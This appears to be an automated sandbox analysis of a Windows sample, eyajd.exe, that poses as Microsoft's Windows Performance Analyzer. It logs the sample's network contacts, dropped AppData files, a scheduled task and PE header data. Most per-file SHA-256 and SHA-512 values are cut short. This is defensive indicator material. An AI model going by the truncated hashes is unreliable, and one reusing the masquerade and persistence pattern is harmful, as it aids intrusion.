Path: /DigiCertSHA2SecureServerCA.crt **URI:** http://cacerts.digicert.com/DigiCertSHA2SecureServerCA.crt						
ocsp.usertrust.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	73.7742900848
Path: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBR8sWZUnKvbRO5iJhat9GV793rVlAQUrb2YejS0Jvf6xCZU7wO94CTLVBoCECdm7lbrSfOOq9dwovyE3iI%3D **URI:** http://ocsp.usertrust.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBR8sWZUnKvbRO5iJhat9GV793rVlAQUrb2YejS0Jvf6xCZU7wO94CTLVBoCECdm7lbrSfOOq9dwovyE3iI%3D						
ocsp.digicert.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	75.2907381058
Path: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAH9o%2BtuynXIiEOLckvPvJE%3D **URI:** http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAH9o%2BtuynXIiEOLckvPvJE%3D						

Host	Port	Method	Version	User Agent	Count	Call Time During Execution(Sec)
ocsp.digicert.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	76.0592410564
Path: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBQQX6Z6gAidtSefNc6DC0OInqPHDQQUD4BhHIIxYdUvKOeNRji0LOHG2eICEARI8N2dH7RzvHOYXWokZNQ%3D **URI:** http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQQX6Z6gAidtSefNc6DC0OInqPHDQQUD4BhHIIxYdUvKOeNRji0LOHG2eICEARI8N2dH7RzvHOYXWokZNQ%3D						
crl4.digicert.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	76.7983970642
Path: /ssca-sha2-g1.crl **URI:** http://crl4.digicert.com/ssca-sha2-g1.crl						
crl3.digicert.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	76.8260550499
Path: /ssca-sha2-g1.crl **URI:** http://crl3.digicert.com/ssca-sha2-g1.crl						
crl.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	78.6679520607
Path: /COMODORSACertificationAuthority.crl **URI:** http://crl.comodoca.com/COMODORSACertificationAuthority.crl						
crl.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	3	78.6725800037
Path: /COMODORSADomainValidationSecureServerCA.crl **URI:** http://crl.comodoca.com/COMODORSADomainValidationSecureServerCA.crl						
ocsp.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	78.6884520054
Path: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBReAhtobFzTvhaRmVeJ38QUchY9AwQUu69%2BAj36pvE8hI6t7jiY7NkyMtQCECsuburZdTZsFIpu26N8jAc%3D **URI:** http://ocsp.comodoca.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBReAhtobFzTvhaRmVeJ38QUchY9AwQUu69%2BAj36pvE8hI6t7jiY7NkyMtQCECsuburZdTZsFIpu26N8jAc%3D						
ocsp.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	4	78.6891269684
Path: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBR64T7ooMQqLLQoy%2BemBUYZQOKh6QQUkK9qOpRaC9iQ6hJWc99DtDoo2ucCEBboUi35KV0w3Fhdwpd3omc%3D **URI:** http://ocsp.comodoca.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBR64T7ooMQqLLQoy%2BemBUYZQOKh6QQUkK9qOpRaC9iQ6hJWc99DtDoo2ucCEBboUi35KV0w3Fhdwpd3omc%3D						
ctldl.windowsupdate.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	80.6305789948
Path: /msdownload/update/v3/static/trustedr/en/authrootstl.cab?f528c59933f6e398 **URI:** http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/authrootstl.cab?f528c59933f6e398						
ocsp.comodoca.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	2	82.8065810204
Path: /MFEwTzBNMEswSTAJBgUrDgMCGgUABBR64T7ooMQqLLQoy%2BemBUYZQOKh6QQUkK9qOpRaC9iQ6hJWc99DtDoo2ucCEBboUi35KV0w3Fhdwpd3omc%3D **URI:** http://ocsp.comodoca.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBR64T7ooMQqLLQoy%2BemBUYZQOKh6QQUkK9qOpRaC9iQ6hJWc99DtDoo2ucCEBboUi35KV0w3Fhdwpd3omc%3D						
crl.microsoft.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	111.779750109
Path: /pki/crl/products/tspca.crl **URI:** http://crl.microsoft.com/pki/crl/products/tspca.crl						
crl.microsoft.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	112.470988035
Path: /pki/crl/products/CodeSignPCA2.crl **URI:** http://crl.microsoft.com/pki/crl/products/CodeSignPCA2.crl						
crl.microsoft.com	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	112.513149977
Path: /pki/crl/products/WinPCA.crl **URI:** http://crl.microsoft.com/pki/crl/products/WinPCA.crl						

Host	Port	Method	Version	User Agent	Count	Call Time During Execution(Sec)
crl.globalsign.net	80	GET	1.1	Microsoft-CryptoAPI/6.1	1	112.572582006
Path: /primobject.crl **URI:** http://crl.globalsign.net/primobject.crl						

DNS QUERIES

Request	Type
www.ip-adress.com	A
Answers - 85.93.89.6 (A) - 85.93.88.251 (A) - 209.126.124.166 (A) - 207.38.89.115 (A)	
ctldl.windowsupdate.com	A
Answers - ctldl.windowsupdate.nsatc.net (CNAME) - 23.215.131.176 (A) - a1621.g.akamai.net (CNAME) - ctldl.windowsupdate.com.edgesuite.net (CNAME) - 23.215.131.169 (A)	
ocsp.usertrust.com	A
Answers - 184.84.243.57 (A) - ocsp.usertrust.com.edgesuite.net (CNAME) - 184.84.243.10 (A) - a207.dscb.akamai.net (CNAME)	
cacerts.digicert.com	A
Answers - cs9.wac.phicdn.net (CNAME) - 72.21.91.29 (A)	
ocsp.digicert.com	A
crl3.digicert.com	A
crl4.digicert.com	A
Answers - digicert.cachefly.net (CNAME) - 66.225.197.197 (A) - rvip1.ue.cachefly.net (CNAME)	
ocsp.comodoca.com	A
Answers - ocsp.comodoca.com.edgesuite.net (CNAME) - a652.dscb.akamai.net (CNAME) - 184.24.97.210 (A) - 184.24.97.202 (A) - 184.84.243.42 (A) - 184.84.243.34 (A)	
crl.comodoca.com	A

Request	Type
Answers - crl.comodoca.com.cdn.cloudflare.net (CNAME) - 104.16.92.188 (A) - 104.16.93.188 (A) - 104.16.90.188 (A) - 104.16.91.188 (A) - 104.16.89.188 (A)	
crl.microsoft.com	A
Answers - crl.www.ms.akadns.net (CNAME) - 23.215.131.200 (A) - 23.215.131.195 (A) - a1363.dscg.akamai.net (CNAME)	
crl.globalsign.net	A
Answers - 104.18.21.226 (A) - global.prd.cdn.globalsign.com (CNAME) - cdn.globalsigncdn.com.cdn.cloudflare.net (CNAME) - 104.18.20.226 (A)	

TCP PACKETS

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
37.5635540485	Sandbox	209.126.124.166	80
43.3802850246	Sandbox	209.126.124.166	443
43.9878029823	Sandbox	207.218.174.62	443
58.7453210354	Sandbox	23.215.131.176	80
59.1947221756	Sandbox	209.126.124.166	80
59.2386929989	Sandbox	209.126.124.166	443
66.1323840618	Sandbox	23.215.131.176	80
67.3850710392	Sandbox	184.84.243.10	80
67.4006681442	Sandbox	72.21.91.29	80
68.0737102032	Sandbox	207.218.174.62	443
73.7742900848	Sandbox	184.84.243.10	80
74.5523710251	Sandbox	209.126.124.166	80
74.5614080429	Sandbox	209.126.124.166	80
74.6008250713	Sandbox	209.126.124.166	443
75.2803280354	Sandbox	209.126.124.166	80
75.2907381058	Sandbox	72.21.91.29	80
75.3549711704	Sandbox	209.126.124.166	443
75.6604971886	Sandbox	207.218.174.62	443
75.666503191	Sandbox	209.126.124.166	443
75.7163031101	Sandbox	207.218.174.62	443
76.0592410564	Sandbox	72.21.91.29	80

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
76.7983970642	Sandbox	66.225.197.197	80
76.8260550499	Sandbox	72.21.91.29	80
78.6679520607	Sandbox	104.16.90.188	80
78.6725800037	Sandbox	104.16.90.188	80
78.6728241444	Sandbox	104.16.90.188	80
78.6884520054	Sandbox	184.24.97.210	80
78.6891269684	Sandbox	184.24.97.210	80
78.6924700737	Sandbox	184.84.243.42	80
79.8010261059	Sandbox	71.190.202.120	443
80.0805790424	Sandbox	209.126.124.166	443
80.6305789948	Sandbox	23.215.131.176	80
81.8325099945	Sandbox	184.24.97.210	80
81.8364319801	Sandbox	184.24.97.210	80
82.8065810204	Sandbox	184.24.97.210	80
83.1883950233	Sandbox	184.24.97.210	80
84.6282742023	Sandbox	104.16.90.188	80
88.101457119	Sandbox	209.126.124.166	80
88.2990970612	Sandbox	209.126.124.166	443
88.3454661369	Sandbox	216.109.9.227	443
96.9596781731	Sandbox	192.168.56.11	49313
102.442701101	Sandbox	216.109.9.227	443
102.78484416	Sandbox	192.168.56.11	49314
102.937359095	Sandbox	192.168.56.11	49317
103.767379999	Sandbox	192.168.56.11	49318
107.984886169	Sandbox	192.168.56.11	49321
110.035665989	Sandbox	192.168.56.11	49322
110.835824013	Sandbox	192.168.56.11	49323
111.779750109	Sandbox	23.215.131.200	80
112.572582006	Sandbox	104.18.21.226	80
113.553776026	Sandbox	24.45.54.50	2222
113.559256077	Sandbox	192.168.56.11	49328
115.918353081	Sandbox	192.168.56.11	49330
116.059167147	Sandbox	192.168.56.11	49329
116.828718185	Sandbox	70.118.18.242	443
117.182846069	Sandbox	192.168.56.11	49332
120.892683029	Sandbox	192.168.56.11	49333
122.861916065	Sandbox	192.168.56.11	49335
123.099276066	Sandbox	192.168.56.11	49334

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
123.250946045	Sandbox	192.168.56.11	49337
123.312936068	Sandbox	192.168.56.11	49336
127.715049028	Sandbox	192.168.56.11	49338
129.089867115	Sandbox	192.168.56.11	49342
129.106348991	Sandbox	192.168.56.11	49341
130.469485044	Sandbox	192.168.56.11	49343
145.748399019	Sandbox	209.126.124.166	80
145.77323699	Sandbox	47.223.85.33	443
145.796661139	Sandbox	209.126.124.166	443
147.008270979	Sandbox	192.168.56.11	49350
147.204573154	Sandbox	192.168.56.11	49351

UDP PACKETS

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
6.86443400383	Sandbox	224.0.0.252	5355
7.10152006149	Sandbox	192.168.56.255	137
7.10332298279	Sandbox	224.0.0.252	5355
7.11295700073	Sandbox	239.255.255.250	3702
9.70624399185	Sandbox	224.0.0.252	5355
10.6453020573	Sandbox	192.168.56.255	138
33.669519186	Sandbox	224.0.0.252	5355
37.433327198	Sandbox	8.8.4.4	53
51.7716691494	Sandbox	224.0.0.252	5355
55.9142980576	Sandbox	224.0.0.252	5355
58.5933980942	Sandbox	8.8.4.4	53
60.0783290863	Sandbox	224.0.0.252	5355
61.2551941872	Sandbox	224.0.0.252	5355
61.487817049	Sandbox	224.0.0.252	5355
63.1590240002	Sandbox	224.0.0.252	5355
64.2718570232	Sandbox	224.0.0.252	5355
64.2852540016	Sandbox	224.0.0.252	5355
67.0098910332	Sandbox	8.8.4.4	53
67.3532891273	Sandbox	8.8.4.4	53
67.709592104	Sandbox	224.0.0.252	5355
69.075922966	Sandbox	224.0.0.252	5355
70.7142519951	Sandbox	224.0.0.252	5355
71.9631969929	Sandbox	224.0.0.252	5355

Call Time During Execution(sec)	Source IP	Dest IP	Dest Port
75.2586531639	Sandbox	8.8.4.4	53
75.2694079876	Sandbox	224.0.0.252	5355
75.2893409729	Sandbox	224.0.0.252	5355
75.2900891304	Sandbox	224.0.0.252	5355
75.3004910946	Sandbox	224.0.0.252	5355
75.3351690769	Sandbox	224.0.0.252	5355
75.3514680862	Sandbox	224.0.0.252	5355
76.7735381126	Sandbox	8.8.4.4	53
76.7747490406	Sandbox	8.8.4.4	53
78.6161220074	Sandbox	8.8.4.4	53
78.6164300442	Sandbox	8.8.4.4	53
78.616724968	Sandbox	8.8.4.4	53
80.5688741207	Sandbox	8.8.4.4	53
111.656516075	Sandbox	8.8.4.4	53
112.549890995	Sandbox	8.8.4.4	53
114.045737028	Sandbox	224.0.0.252	5355
117.243216991	Sandbox	224.0.0.252	5355
119.984189034	Sandbox	224.0.0.252	5355
122.668008089	Sandbox	224.0.0.252	5355
125.38152504	Sandbox	224.0.0.252	5355
128.164391041	Sandbox	224.0.0.252	5355
130.899514198	Sandbox	224.0.0.252	5355
147.307240009	Sandbox	224.0.0.252	5355

VALKYRIE COMODO

DETAILED FILE INFO

CREATED / DROPPED FILES

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\CC42971B7939A9CA55C44CFC893D7C1D	**Type :** data **MD5 :** f8ab21a45977aa39677efe882784e41f **SHA-1 :** 8ee1a038e98d5a3d4ba6bc0d8de8f8cab78cd1e5 **SHA-256 :** 415a720d18aa46ba5c29c2dd8dd237717211fa29 **SHA-512 :** b48cd6545816ad5d9d16248134bc07631f8fbac3f **Size :** 0.236 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Ploevl\Ploev32.Dll	**Type :** data **MD5 :** ee9b1b2f3b17afcde055825d342d4889 **SHA-1 :** dab281796374cdb02b384bbe78f4a0ca2e79d408 **SHA-256 :** ac4751e32a7d9bf5daea7f58239b4916e9a18eb5 **SHA-512 :** 326020cc14bb16908ebdd61583410fa9f4f0c38e5 **Size :** 3.889 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\B7C322D57057B3593664F2D411D5C076	**Type :** data **MD5 :** 345eff15b7a49add451b65a7f4bdc6ae **SHA-1 :** 1fb86b1168ec743154062e8c9cc5b171a4b7ccb4 **SHA-256 :** 154c433c491929c5ef686e838e323664a00e6a0d8 **SHA-512 :** c22877f06960d0814593ca41305c4b253da73344 **Size :** 1.176 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\7423F88C7F265F0DEFC08EA88C3BDE45_D975BBA8033175C8D112023D8A7A8AD6	**Type :** data **MD5 :** d45c18fce31c7218c25197834ed6d17f **SHA-1 :** 993699171c7f21381f216a056afc480ca060aa47 **SHA-256 :** 8ab694deee13d8c85bb4e00bcff4d6384e8b1453 **SHA-512 :** af078b2d413825906098ca0f0419758eec5a9d74b **Size :** 0.471 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	**Type :** data **MD5 :** f3abd70405e378cb46141cadb5ec3b51 **SHA-1 :** 06cbd576b7f2593933fe3f0b32240bd8dd89c4e9 **SHA-256 :** e4304268019869bfa58c6a5d89a559ccd5592ad08 **SHA-512 :** 6e47a6a3d329ebb0aacc736e1857c50da0c35444 **Size :** 0.328 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\57C8EDB95DF3F0AD4EE2DC2B8CFD4157	**Type :** Microsoft Cabinet archive data, 6509 bytes, 1 file **MD5 :** 33b39e2a516ef730a8fa922894f0fbd5 **SHA-1 :** 03d455583dda59215d945af76af6293b202f586f **SHA-256 :** 9446e8f2056fea3ac1365a809ada04602606242c3 **SHA-512 :** 75763aa13b43eb96294b0f84e13106611198872e **Size :** 6.509 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\5457A8CE4B2A7499F8299A013B6E1C7C_CE50F893881D43DC0C815E4D80FAF2B4	**Type :** data **MD5 :** 239f956800471481ba1882c0fd0f8c42 **SHA-1 :** 10474aafc209129b796273a3c28d83077ef7b9e2 **SHA-256 :** 367af60e16a595fe9b2d075a2cabea2593dc4f213 **SHA-512 :** add67c05aa9cab52d40564d045f4984ef30210aaf **Size :** 0.471 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Ploevl\Ploe.Dat	**Type :** data **MD5 :** 93060424a282abf540ac7c93f5c3d1e9 **SHA-1 :** 211fbb9fd0c5f02b44fc5e7a24c6bf22567881ff **SHA-256 :** eb55731987a2ee855832ef94ea964f4e442e9998 **SHA-512 :** b24cdcc3934fd44d5d0bc9153d3bf05041ef9d1ca **Size :** 0.343 Kilobytes.

FILE PATH	TYPE AND HASHES
C:\Windows\Appcompat\Programs\RecentFileCache.Bcf	**Type :** data **MD5 :** 0fccf41e9190b4e666f0fc7c5052dc86 **SHA-1 :** 9d83c0749862406c4ecc0024b50cdf8456f517d9 **SHA-256 :** f41e483992d8ef2f11807d19e13d802a8ea1d7a7f **SHA-512 :** 2810c4a8365766a6cfab5e1e2d42ab36b0e8dafbc **Size :** 5.77 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\5080DC7A65DB6A5960ECD874088F3328_6CBA2C06D5985DD95AE59AF8FC7C6220	**Type :** data **MD5 :** d54f0d62e279c1b27e00fd5cce39e2ef **SHA-1 :** 28971123bcf643ea9a58e36ecec787d80b84ab32 **SHA-256 :** 61e53ae77000c1d35e99a68d9033f6c7c6f5233e5 **SHA-512 :** 22692818f6e0ff6ee7eb9369f66c13713981587b3 **Size :** 0.727 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Ploevl\Cploev32.Dll	**Type :** data **MD5 :** 3bbd62459fe844753e78611e3a2b8376 **SHA-1 :** f39409946fd2fa14db18184be74d59f7768cca0f **SHA-256 :** abc7d0f04c65558b8e8b73df69aa470ca9a9a2fa9 **SHA-512 :** ccbde4f20c743bc09dda161079a0771885405c8d **Size :** 1.415 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\F0060A9F9287878B15AB61E0E47645E5	**Type :** data **MD5 :** 3f0033ab6556935344d380e9bb829014 **SHA-1 :** 6fb501aade06806607dcdb4d2cc682d8e4dd8d29 **SHA-256 :** 42dc7847da6b529f89a16862b7120964828946f7 **SHA-512 :** 3b9374617ccdf9596cebd2922dd4a3a6e301d5e8 **Size :** 3456.47 Kilobytes.
C:\Users\User\AppData\Roaming\Microsoft\Ploevl\Ploev.Exe	**Type :** PE32 executable (GUI) Intel 80386, for MS Windows **MD5 :** 0d7f957c81847317b845c10a72dc6d44 **SHA-1 :** 06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52 **SHA-256 :** ce5f6db1611cbe5ba7b64ea3bd5dbe2e4c533c22 **SHA-512 :** 73c325aa3b896cb015122e5eea2a51c4e05fc9829 **Size :** 713.216 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5080DC7A65DB6A5960ECD874088F3328_6CBA2C06D5985DD95AE59AF8FC7C6220	**Type :** data **MD5 :** b42776d717968000c445981a9fcc1f00 **SHA-1 :** 4e467d0e46ecf9174ef7ffb03ddff9f1eecd001f **SHA-256 :** e2f03fcb3992bfb034e092ce82160082c89f4c97a6 **SHA-512 :** dce33457ff114f83fd920dd584494addbf99f6ca13 **Size :** 0.4 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\B7C322D57057B3593664F2D411D5C076	**Type :** data **MD5 :** 2d3556926e03f3b883a847e821acaa66 **SHA-1 :** 5da2f66fd241ac4489661a001cce3b59483f40f5 **SHA-256 :** 1867e186bfa5cc520699a5882b8825124351674a **SHA-512 :** 3db6de39c7da87493aa969538771de97c7426019 **Size :** 0.264 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\AB4621686DD9F70C2CA89F124AF3223E **C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\D1580BDC7A9833B50DE83ED8BC65E9A0**	**Type :** data **MD5 :** bec26ae917d93cec05ff224a4741bde8 **SHA-1 :** f409f3e563aeb603bcf268d9007af8fe967a026c **SHA-256 :** ffff47b54841e591eed4a09b95452bf52744be047 **SHA-512 :** a794051cfa77e20aade8d8558b4bbdd9f93d077e **Size :** 357.949 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\AB4621686DD9F70C2CA89F124AF3223E	**Type :** data **MD5 :** 2de13039c0f30950a82f05b51da86e40 **SHA-1 :** df63d3b1efccedc82f5afdda50c315bbe3f213e7 **SHA-256 :** 0a74355b141d678fdfc71923c98a902e0fccad565 **SHA-512 :** 131cc24280371a69642f877e82263110d5e5d44a **Size :** 0.2 Kilobytes.

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\5457A8CE4B2A7499F8299A013B6E1C7C_CE50F893881D43DC0C815E4D80FAF2B4	**Type :** data **MD5 :** 0d08a12289fe0ccdc0e79716c4f23d5d **SHA-1 :** e663bb427a267efb266a7bf9bafa66a04b84afb3 **SHA-256 :** d2f96fa1386ec84887956b7acc6111fb9238b625b **SHA-512 :** 98695b318834bdf4bd633dde04c9611c86a15216 **Size :** 0.398 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	**Type :** Microsoft Cabinet archive data, 54153 bytes, 1 file **MD5 :** 767760b1b3b838b2de0599d0e76d1c76 **SHA-1 :** c56b126f887495918e8abcf813957780f0b9466a **SHA-256 :** c0f37380971fb93ecb0cfa3c2bd6d91cc77f254f0a **SHA-512 :** bacdd86b37e70fe36274c6ae9076f0ac89e822453 **Size :** 54.153 Kilobytes.
C:\Users\User\AppData\Local\Temp\06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52.Exe	**Type :** PE32 executable (GUI) Intel 80386, for MS Windows **MD5 :** 60b7c0fead45f2066e5b805a91f4f0fc **SHA-1 :** 9018a7d6cdbe859a430e8794e73381f77c840be0 **SHA-256 :** 80c10ee5f21f92f89cbc293a59d2fd4c01c7958aac **SHA-512 :** 68b9f9c00fc64df946684ce81a72a2624f0fc07e07 **Size :** 776.192 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\1BB09BEEC155258835C193A7AA85AA5B_7B2E106233AF9566538A28D0BBC439F7	**Type :** data **MD5 :** c7582a7c4445cf373999412081fed951 **SHA-1 :** ab15a38d492a0b0284549eccfff84429b617028d **SHA-256 :** 661d4665a778a980bb045f387217988b9aae1fb8 **SHA-512 :** 47129bbaf0049288e3b7df2b5be31dca4ff54c498 **Size :** 0.471 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\57C8EDB95DF3F0AD4EE2DC2B8CFD4157	**Type :** data **MD5 :** 3c4c836b859f77f512354688b70bade2 **SHA-1 :** 5876e57b15e7be223599012976cf45443c8be72b **SHA-256 :** a8c656144205bc05610c4edb0cf05c4f7fe604231a **SHA-512 :** 8960011cb05282a1d7c6c264f20bf21f233fbc5879 **Size :** 0.342 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\D1580BDC7A9833B50DE83ED8BC65E9A0	**Type :** data **MD5 :** d4be7f4dc322a6ff68589aa8fd46cad4 **SHA-1 :** 9813c91d82c5b8fe3c654b2c92973eae48af6ca5 **SHA-256 :** fbce7b1222ce37351e3d23604eb87a85405cf2bfb **SHA-512 :** 12a5e5a59db5272624278acc61cd08481a387d30 **Size :** 0.224 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\6A59C2B4529FA60196FE66A9AA54C0D5_61C8F689227EF784A2A1593047F93D51	**Type :** data **MD5 :** 2996e9c4e1c513a0ed0f1e3b11bbc262 **SHA-1 :** cc484825e95063468b2d195c26de30202238f565 **SHA-256 :** 29ba3e8f80375b3eff6a79852abb0d21d7d27ed8 **SHA-512 :** 611e582007f92260a7b77f353977a3645e2312e1(**Size :** 0.471 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\F0060A9F9287878B15AB61E0E47645E5	**Type :** data **MD5 :** 6d389a098fa3db9cf002580ef2fe1948 **SHA-1 :** 4e32510bea1c24502b1e7077c1187a972186b84e **SHA-256 :** 1b70c0eb63f2375fb07da915b71ef3da6c9b11f9c **SHA-512 :** d6dec673a39931521428d407ac24cd73295d280f **Size :** 0.252 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\6A59C2B4529FA60196FE66A9AA54C0D5_61C8F689227EF784A2A1593047F93D51	**Type :** data **MD5 :** 8a26d7397b688eb7856e69cc2095e30e **SHA-1 :** 78ee8f8223eb9a7b069ef5c8cd308731fed6fa33 **SHA-256 :** a0a01f44a2c58761b0b5b85461229291745edc9f3 **SHA-512 :** f1c772c610c304f6847eb65eae43a1a5062819dd4 **Size :** 0.426 Kilobytes.

FILE PATH	TYPE AND HASHES
C:\Users\User\AppData\Roaming\Microsoft\Ploevl\Ploev32.Dll	**Type :** data **MD5 :** 5837ab1a6dcb05e8e6bd2206b27001f2 **SHA-1 :** d2161894bf577dd275fd638f045cdeec0ac51dc3 **SHA-256 :** c48fcd278e0f31d3d78d6586d7fa73117817ab3c6 **SHA-512 :** 94a98813787da476d3a7a6c7910aa5c46e650d93 **Size :** 4.761 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\1BB09BEEC155258835C193A7AA85AA5B_7B2E106233AF9566538A28D0BBC439F7	**Type :** data **MD5 :** 5a5953155f5be03ca9b3158ed81436f9 **SHA-1 :** 8a8a1ff20b6a93521a9767c0ec3fa44a8774fdd3 **SHA-256 :** e4cbe3b956c706f1b60aa011dc2491553cf801087 **SHA-512 :** 89ab002fad01bbc36f10c0fc4aaceb71d36f1ada0a **Size :** 0.4 Kilobytes.
C:\Users\User\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE45_D975BBA8033175C8D112023D8A7A8AD6	**Type :** data **MD5 :** 88238a80516c4719c19467e83db24d60 **SHA-1 :** c26065b0f40a033861e11676922702f31fb93984 **SHA-256 :** 6d72bc633ebfcba568b34642703cf02e797a0bebb **SHA-512 :** ba842e41a8926f4a44a31ac7ce0e73f67f218be5b **Size :** 0.434 Kilobytes.
C:\Windows\Sysnative\Tasks\{382B4D86-E546-4D2E-A4A2-67050D08B381}	**Type :** XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators **MD5 :** 7a843a069b24853f2bb2eea98c4b5b63 **SHA-1 :** 68f1e32e3fed710840ba09197d0c71725a1e8a46 **SHA-256 :** 95244eb95aeae610e6ab41f99a72a2139aa3c3e0 **SHA-512 :** a471c5d0b021c057071b3d4f92c8a24e0c26af9e6 **Size :** 3.482 Kilobytes.

MATCH YARA RULES

MATCH RULES

STATIC FILE INFO

File Name:	eyajd.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
SHA1:	06a31630fd4b5a1abd3e94c38ed6acc1ee82bc52
MD5:	0d7f957c81847317b845c10a72dc6d44
First Seen Date:	2018-08-14 14:40:37.674171 (5 months ago)
Number Of Clients Seen:	2
Last Analysis Date:	2018-08-14 14:40:37.674171 (5 months ago)
Human Expert Analysis Result:	No human expert analysis verdict given to this sample yet.

DETAILED FILE INFO

ADDITIONAL FILE INFORMATION

PE Headers

PROPERTY	VALUE
Magic Literal Enum	3
File Type Enum	6
Debug Artifacts	[{u'Path': u'Kcerqphlwbhq23v2RClk/=I9/Y.pdb', u'GUID': u'{3e159a5d-e092-44db-943b-7702136502bf}', u'timestamp': u'2018-08-14 11:40:39'}]
Number Of Sections	6
Trid	[[42.2, u'Win32 Executable MS Visual C++ (generic)'], [37.3, u'Win64 Executable (generic)'], [8.8, u'Win32 Dynamic Link Library (generic)'], [6.0, u'Win32 Executable (generic)'], [2.7, u'Generic Win/DOS Executable']]
Compilation Time Stamp	0x5B7318C9 [Tue Aug 14 18:00:41 2018 UTC]
LegalCopyright	\xa9 2012 Microsoft Corporation. All rights reserved.
InternalName	wpa.exe
FileVersion	6.2.9200.16384 (win8_rtm.120725-1247)
CompanyName	Microsoft Corporation
ProductName	Microsoft\xae Windows\xae Performance Analyzer
ProductVersion	6.2.9200.16384
FileDescription	Windows Performance Analyzer
OriginalFilename	wpa.exe
Translation	0x0409 0x04b0
Entry Point	0x404c7c (.text)
Machine Type	Intel 386 or later - 32Bit
File Size	713216
Ssdeep	12288:ypRvPeJXut6R2XwLZ4D8dfYzpq+7tRdvgDr+8fqEFisY0Hr5lJbVWnci:UNeRuZwWDmfYbvgXfv5LbVWnt
Sha256	ce5f6db1611cbe5ba7b64ea3bd5dbe2e4c533c22701944fcef8a554707874f24
